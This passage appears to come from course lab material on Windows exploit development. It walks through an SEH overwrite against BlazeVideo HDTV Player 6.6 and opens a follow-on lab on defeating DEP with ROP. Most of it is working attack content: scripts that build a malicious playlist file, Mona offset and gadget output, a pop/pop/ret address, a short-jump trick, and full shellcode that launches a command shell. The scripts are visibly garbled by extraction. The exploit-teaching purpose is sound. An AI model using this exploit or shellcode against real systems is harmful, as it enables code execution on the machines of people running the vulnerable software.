- Create and save a new script with your Python IDLE editor, name it *blaze_2.py*. While both 700 and 1000 "A"s from the previous exploit will overwrite the return pointer, with only 700 we won't destroy too far beyond SEH. We will begin with this script:

```
file    'blaze_2.plf'

x  open file  w )
payload  "A" * 700
    write(payload)
print "File %s %file  "created!"
    close()
```

- click *Run* and *Run Module* to create a PLF input file for BlazeHDTV

Expected results

```
File blaze_2.plf created!
>>>
```

Opening the PLF file

Open the *blaze_2.plf* file in BlazeHDTV as before. When the debugger pauses at the exception (EIP contains `0x41414141`), look at the stack. You should see the "A"s overwrote the return pointer, an NSEH, and SEH.

0012F36C	41414141	AAAA	Pointer to next SEH SE handler
0012F370	41414141	AAAA	
0012F374	41414141	AAAA	
0012F378	41414141	AAAA	

Since we caused an exception overwriting the return pointer, control will now be passed to the first SE Handler, pointed to by FS: [0x0]. You will not always get control of the return pointer, as you may cause a violation prior to reaching the function's epilogue, such as a read access violation. This would make the SEH technique mandatory.

Press *SHIFT-F9* to pass the exception, and you see that EIP is still pointing to `0x41414141`. Let's create another pattern with Mona.

As we did in the previous lab, we generate a new pattern to reach the SE handler: -In the Immunity Debugger command bar, run the following: `!mona pattern_create 700` -Go to the `pattern.txt` file written out to your working directory -Copy the pattern over to your `blaze_2.py` script, updating the payload line to use the pattern.

blaze_2.py

```
file 'blaze_2.plf'

    open file w )
payload
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
write(payload)
print "File %s %file "created!"
close()
```

Save the `blaze_2.py` script and execute it to create a new `blaze_2.plf` file.

- Attach a fresh debugger to a fresh instance of BlazeHDTV.
- Run the program running inside the debugger.
- Open up the newly generated `blaze_2.plf`.

Expected Results

You should get the expected access violation because you overwrote the return pointer. Part of the pattern is now in EIP; however, this is the same one we already recorded in the previous lab at 260 bytes. We must now pass the exception so that the first SE Handler on the stack is called. Press *SHIFT-F9*. You should now see a new part of the pattern in EIP, showing as 41347541. With this pattern in EIP, run the Mona `pattern_offset` command to determine the number of bytes to reach the SE Handler pointer on the stack:

Calculate the Distance

```
!mona pattern_offset 41347541
```

Expected Results

```
Pattern 0x41347541 found at position 612
```

As you can see, it is 612 bytes to reach the SE Handler on the stack.

Modify the payload line

```
payload  "A"  612  "BBBB"
```

Payload Summary

- Prints 612 "A" characters to get past the return pointer and overwriting NSEH
- Prints "BBBB" over SEH
- We leave the rerun pointer smashed, and will overwrite the SEH pointer for control instead

Once you've made the edit to the `blaze_2.py` script, save it, run it, and use a fresh BlazeHDTV player to open it while attached to a fresh Immunity Debugger.

You should see the same exception as before, but with EIP containing the "A"s (`0x41414141`). Take a moment to examine the stack. You will see that further down, the 612 "A"s are followed the "B"s, precisely overwriting the SEH address.

Press `SHIFT+F9` to pass the exception back to BlazeHDTV so it will attempt to handle the exception (but using our overwrite value). When the second exception fails to execute at `0x42424242` , you know you have precise overwrite of a pointer you can use for code execution.

Update the script

Now that we've confirmed the location of "BBBB" overwrites SEH, we will use it to change code execution. Let's update the `blaze_2.py` script to have some NOPsb and eventually we'll add shellcode.


Updated Script

```
file  'blaze_2.plf'


    open file  w )
payload  "A"  612  "BBBB"  \x90  20  "C"  20
    write(payload)
print "File %s %file  "created!"
    close()
```

41414141	AAAA	Pointer to next SEH record SE handler
41414141	AAAA	
41414141	AAAA	
42424242	BBBB	
90909090	EEEE	
90909090	EEEE	
90909090	EEEE	
90909090	EEEE	
90909090	EEEE	
90909090	EEEE	
43434343	CCCC	
43434343	CCCC	

Start up a fresh BlazeHDTV program, reattach with the debugger, and open the new `blaze_2.plf` file. You will get the first expected Access Violation from overwriting the return pointer. **Don't pass the exception yet.** First, scroll down in the stack pane and find the SE Handler. It should look exactly like the image on the slide. You can see that we overwrote the SE Handler with `0x42424242`, followed by our NOPs (`0x90909090`) and our C's (`0x43434343`).



There is a lot happening in the above diagram. The top image on the left shows a snippet of the stack at the point when control was passed to the exception handler. This can be thought of as the stack frame for the exception handler. As pointed out on the slide, `ESP+8` is holding a pointer back to the NSEH position on the stack associated with this SE Handler call. This will become key in the technique we use to exploit the program. To dump out the contents of the pointer at `ESP+8`, right-click the value held at that position and select the Follow in Stack menu option. You should get the same result as shown in the bottom image. In our example, the address `0x0012F370` is dumped and matches the value held at `ESP+8`. You should quickly notice that it is pointing to the NSEH position of the handler we overwrote. We can see our data dumped on the screen.




How can we exploit the behavior of the stack layout during the handler call?


Find a memory address holding the sequence of instructions: `pop , pop , ret`

POP naturally adjusts ESP

Remember, the POP instruction takes the next DWORD (or QWORD in a 64-bit application) and places it into the designated register. An example of the instruction pointer pointing to a memory address containing a `pop edi` instruction is shown in the images on the slide to the left. This would take the current value being pointed to by ESP, which is currently 777971B9, and place it into EDI. As part of the pop instruction, ESP would then be adjusted to the next DWORD in the stack (at address 0x0012EE40).



At the second POP, we are now 4 bytes closer to the pointer to NSEH's position on the stack. The instruction pointer is now pointing to the memory address holding the instruction `pop ebp`. This causes the value being pointed to by ESP, which is 0x0012EF28, to be placed into the EBP register. ESP will now be adjusted down 4 more bytes, as shown here:



Because we overwrote this location (NSEH) with A's to get to the SE Handler, the hex-ASCII value for "A" (0x41) is interpreted as the instruction `INC ECX`. As you can see, this is a single-byte instruction being executed one at a time. We would then reach our B's, which have a hex-ASCII value of 0x42 and are interpreted as the single-byte instruction `INC EDX`. Finally, we would reach our NOPs (0x90).

IP



0012F370	41	INC ECX
0012F371	41	INC ECX
0012F372	41	INC ECX
0012F373	41	INC ECX
0012F374	42	INC EDX
0012F375	42	INC EDX
0012F376	42	INC EDX
0012F377	42	INC EDX
0012F378	90	NOP
0012F379	90	NOP
0012F37A	90	NOP

Overwriting SEH with pop/pop/ret

- Use Mona to find a pop/pop/ret sequence
- Because ASLR is running on Windows 10, use the same static module as before - `Configuration.dll`
- With the BlazeHDTV program loaded into the debugger, run the following from the command bar:

```
!mona seh -m configuration.dll
```

Mona's `seh` command looks for pop/pop/ret instructions in the executable memory of the designated module, providing the results in the log window and writing them to your working directory into a file called `seh.txt`. On the slide is a snippet of the results. Any of the addresses *should* work. Some addresses may contain a value that changes the behavior of the program during exploitation due to a number of reasons. If you experience any strange behavior, such as an address used to overwrite the SE Handler not showing up properly, simply try another. Pop/pop/ret instructions that end with an operand, such as `ret 04`, should not cause any issues in this case. The operand after the ret instruction simply adjusts the stack pointer further down the stack after returning, based on the number of bytes used as the operand, such as `ret 04` or `ret 08`. As you can see on the slide, there are several without an operand that we can choose. We use the address `0x60323387`. You can pick any address that works for you. You may again get different results due to different versions of Mona, but any of them should work.

mona seh results

Mona will output a very long list of possible pop/pop/ret addresses.

```
###Trimmed for brevity###
0x60337db8 : pop edi # pop esi # ret 0x0c | {PAGE_EXECUTE_READ} [Configuration.dll] ASLR:
False, Rebase: False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files
(x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\Configuration.dll)
0x603380be : pop edi # pop esi # ret 0x0c | {PAGE_EXECUTE_READ} [Configuration.dll] ASLR:
False, Rebase: False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files
(x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\Configuration.dll)
0x603386e8 : pop edi # pop esi # ret 0x0c | {PAGE_EXECUTE_READ} [Configuration.dll] ASLR:
False, Rebase: False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files
(x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\Configuration.dll)
0x6033b220 : pop edi # pop esi # ret 0x0c | {PAGE_EXECUTE_READ} [Configuration.dll] ASLR:
False, Rebase: False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files
(x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\Configuration.dll)
0x60323387 : pop esi # pop edi # ret | {PAGE_EXECUTE_READ} [Configuration.dll] ASLR: False,
Rebase: False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files
(x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\Configuration.dll)
0x6032342b : pop esi # pop edi # ret | asciiprint,ascii {PAGE_EXECUTE_READ}
[Configuration.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5.2007 (C:
\Program Files (x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\Configuration.dll)
0x60328dc6 : pop esi # pop edi # ret | {PAGE_EXECUTE_READ} [Configuration.dll] ASLR: False,
Rebase: False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files
(x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\Configuration.dll)
0x60329801 : pop esi # pop edi # ret | {PAGE_EXECUTE_READ} [Configuration.dll] ASLR: False,
Rebase: False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files
(x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\Configuration.dll)
0x60329845 : pop esi # pop edi # ret | {PAGE_EXECUTE_READ} [Configuration.dll] ASLR: False,
Rebase: False, SafeSEH: False, OS: False, v1.2.5.2007 (C:\Program Files
(x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\Configuration.dll)
###Trimmed for brevity###
```

Update script with pop/pop/ret

Update your `blaze_2.py` script and run it to generate a new `blaze_2.plf` file, overwriting SEH with this address. Your script should look something like this:


```
import struct

file 'blaze_2.plf'
seh struct pack('<L 0x60323387)

    open file w )
payload "A" 612 seh \x90 20 "C" 20
write(payload)
```

```
print "File %s %file "created!"
x close()
```

- After making a new `blaze_2.plf` file, open fresh BlazeHDTV and Immunity Debugger programs.
- Attach debugger to BlazeHDTV as earlier
- Search for the address from mona's SEH search with *CTRL-G*
- Set breakpoint on address (`0x60323387`) from mona's SEH search



Trigger the Crash

- Open the `blaze_2.plf` file with BlazeHDTV:
 - You have to pass the exception generated by overwriting the return pointer – press *SHIFT-F9*
 - You should hit the breakpoint!
 - Press *F7* three times to single-step through the pop/pop/ret and watch the registers

On the RETN instruction, the stack should appear in the disassembler pane Try pressing *F7* to single-step through the instructions and see if you reach your NOPs (0x90)

0012F370	41		
0012F371	41		
0012F372	41		
0012F373	41		
0012F374	C6	???	Unk
0012F375	36 = 3260	XOR AH, BYTE PTR SS: [EAX-70]	
0012F379	90	NOP	
0012F37A	90	NOP	
0012F37B	90	NOP	
0012F37C			
0012F37D			
0012F37E			
0012F37F			
0012F380			
0012F381			
0012F382			
0012F383			
0012F384			
0012F385			

Error

Don't know how to step command at address 0012F374. Try to run, change EIP or pass exception to program.

Note: You may allow stepping into unknown commands in Options | Security

OK

Address of pop/pop/ret being executed as code

Here we didn't make it to the NOPs, so we would not reliably get shellcode execution. The reason for the crash is that the address we used to overwrite the SE Handler (that points to the pop/pop/ret sequence) is now executed as code. This may sometimes cause no issue; however, the selected addressing will often be interpreted as illegal instructions or cause other issues. In our case, you can see at stack address `0x0012F374` that the opcode `C6` exists, which is a piece of our address to the pop/pop/ret sequence. This is not a valid opcode and has caused the program to crash.

Solution

The solution with this technique is to use a jump instruction. We are currently overwriting the NSEH position with `0x41414141` (our last 4 "A"s). Use the opcode for `JMP SHORT <N>`, where "N" is the number of bytes we want to jump. We will use `EB 06`, causing the instruction pointer to jump 6 bytes, just over the SE Handler overwrite. The reason we are jumping 6 bytes instead of 8 is that the jump instruction itself is 2 bytes (shown on the slide image in bold font). As you can see, marked by the arrow, execution jumps successfully to our NOPs! The value `0x60323387` is currently in the SE Handler location, which is the address of a pop/pop/ret sequence. Remember, the bytes stored at the NSEH position are what is executed once the pop/pop/ret is completed. That means that once the address in the SE Handler position will be executed as opcodes, it may result in an illegal instruction or access violation. Even though it may be possible that the bytes used in the address do not cause an exception, there is no reason to take that chance, as we can simply use the jump instruction.

0012F36C	41414141	
0012F370	4141 06EB	Pointer to next SEH record
0012F374	603236c6	SE handler
0012F378	90909090	
0012F37C	90909090	



Final SEH overwrite exploit

```
import struct

file    'blaze_2.plf'
shellcode
    \xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B
    \x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9
    \xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C
    \x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0
    \x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B
    \x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72
    \x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03
    \xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47
    \x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F
    \x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72
    \x65\x75\xE2\x49\x8B\x72\x24\x03\xF3\x66
    \x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14
    \x8E\x03\xD3\x52\x68\x78\x65\x63\x01\xFE
    \x4C\x24\x03\x68\x57\x69\x6E\x45\x54\x53
    \xFF\xD2\x68\x63\x6D\x64\x01\xFE\x4C\x24
    \x03\x6A\x05\x33\xC9\x8D\x4C\x24\x04\x51
    \xFF\xD0\x68\x65\x73\x73\x01\x8B\xDF\xFE
    \x4C\x24\x03\x68\x50\x72\x6F\x63\x68\x45
    \x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54
    \x24\x20\x57\xFF\xD0 )

seh    struct pack('<L    0x60323387)
jmp    \xeb\x06    "A"    2

    open file    w )
payload    "A"    608    jmp    seh    \x90    20    shellcode    # (1)
    write(payload)
print "File %s %file    "created!"
x close()
```

1. NOP sled not really needed

- Attach to a new BlazeHDTV process again
- You can set a breakpoint on the pop/pop/ret so that you can single-step through the jump
- Open the malicious file and pass the exception, reaching your breakpoint.
- Single-step until the RETN

Before the jump...		0012F370	EB 06	JMP SHORT 0012F378
		0012F372	41	INC ECX
		0012F373	41	INC ECX
		0012F374	C6	???
		0012F375	36:3260 90	XOR AH,BYTE PTR SS:[EAX-70]
		0012F379	90	NOP
After the jump!!!!	IP 	0012F378	90	NOP
		0012F379	90	NOP
		0012F37A	90	NOP
		0012F37B	90	NOP
		0012F37C	90	NOP

- Close Immunity Debugger and start up BlazeHDTV from your desktop
- Open the malicious `blaze_2.plf` file and you should get the following result!

A command shell should appear, and two may even appear due to the behavior of the exception-handling process. You have now completed the SEH Overwrite lab.

Key Takeaways

- Perform a Structured Exception Handler (SEH) overwrite to get shellcode execution
- Use the pop/pop/ret trick
- Avoid the SafeSEH protection
- Get around ASLR

Lab 5.3: Using ROP to Disable DEP

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

The BlazeVideo HDTV Player 6.6 Pro on your Windows VM

- An HDTV player for Windows
- Version 6.6 is vulnerable to a stack overflow
- Vulnerability discovered in earlier versions as far back as 2008 by ThE g0bL!N, f10 f10w, and others
- Use your provided Windows 10 VM

In this lab, you perform a basic stack overflow against a Windows application. It is vulnerable to a stack overflow. The vulnerability was discovered in previous versions of the program, as far back as version 3.5 by f10 f10w and ThE g0bL!N.

Your goal is to generate a malicious playlist file to cause the program to crash with a buffer overflow. When this is completed, determine the size of the buffer before getting control of the return pointer, verify control of EIP, and locate a trampoline to redirect execution to your shellcode. You will use your SANS-provided Windows 10 VM.

Control-flow Enforcement Technology (CET) on certain newer processors may begin to cause issues with labs using buffer overflow vulnerabilities. This is due to mitigations such as shadow stacks, which validate return pointers prior to allowing execution to continue. We are keeping a close eye on this technology and will address it once it becomes more prevalent. It will be some time before the majority of systems are on processors which support CET.

Objectives

- Defeat hardware DEP on Windows 10
- Adjust the stack pointer for alignment issues when overwriting the SE Handler
- Circumvent ASLR by using static modules
- Practice generating a ROP chain with Mona
- Trace the completed ROP chain supplied

Preparation

Networking Environment

Unzip and boot up your SANS-provided Windows 10 VM if you haven't already done so!

Create a Snapshot

If you changed anything in your VM you'd like to preserve, make a fresh snapshot. Changes such as keyboard, language preference, and desktop resolution are often changed and lost if required to re-extract the VM from the course ISO.

Tools Needed


Immunity Debugger has already been installed for you on the provided Windows 10 VM. Dave Aitel gave us permission to redistribute the tool directly.

If you wish to perform this lab on a different system, you will need to install Immunity Debugger. To install the tool, simply double-click the installer titled `ImmunityDebugger_1_8X_setup.exe` and accept any defaults. Note the X in the installer name. Python 2.7 is required, and Immunity will ask if you would like for it to install Python. Be sure to say yes.

You would also need to copy the file `mona.py` from your 660.5 folder over to `C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands\`. Again, this has already been done for you on the provided VM.

Mitigations

- DEP is only enabled for "essential Windows programs and services only" by default
- DEP settings can be verified with `sysdm.cpl` utility on Windows.
- Click Advanced System Settings from the menu on the left of the screen
- Click the Settings button under Performance
- Click the right pane titled Data Execution Prevention



Make sure the second option is selected, which turns DEP on for all third-party applications that are NOT listed as an exception.

Opt-out of DEP by ensuring BlazeHDTV is CHECKED.

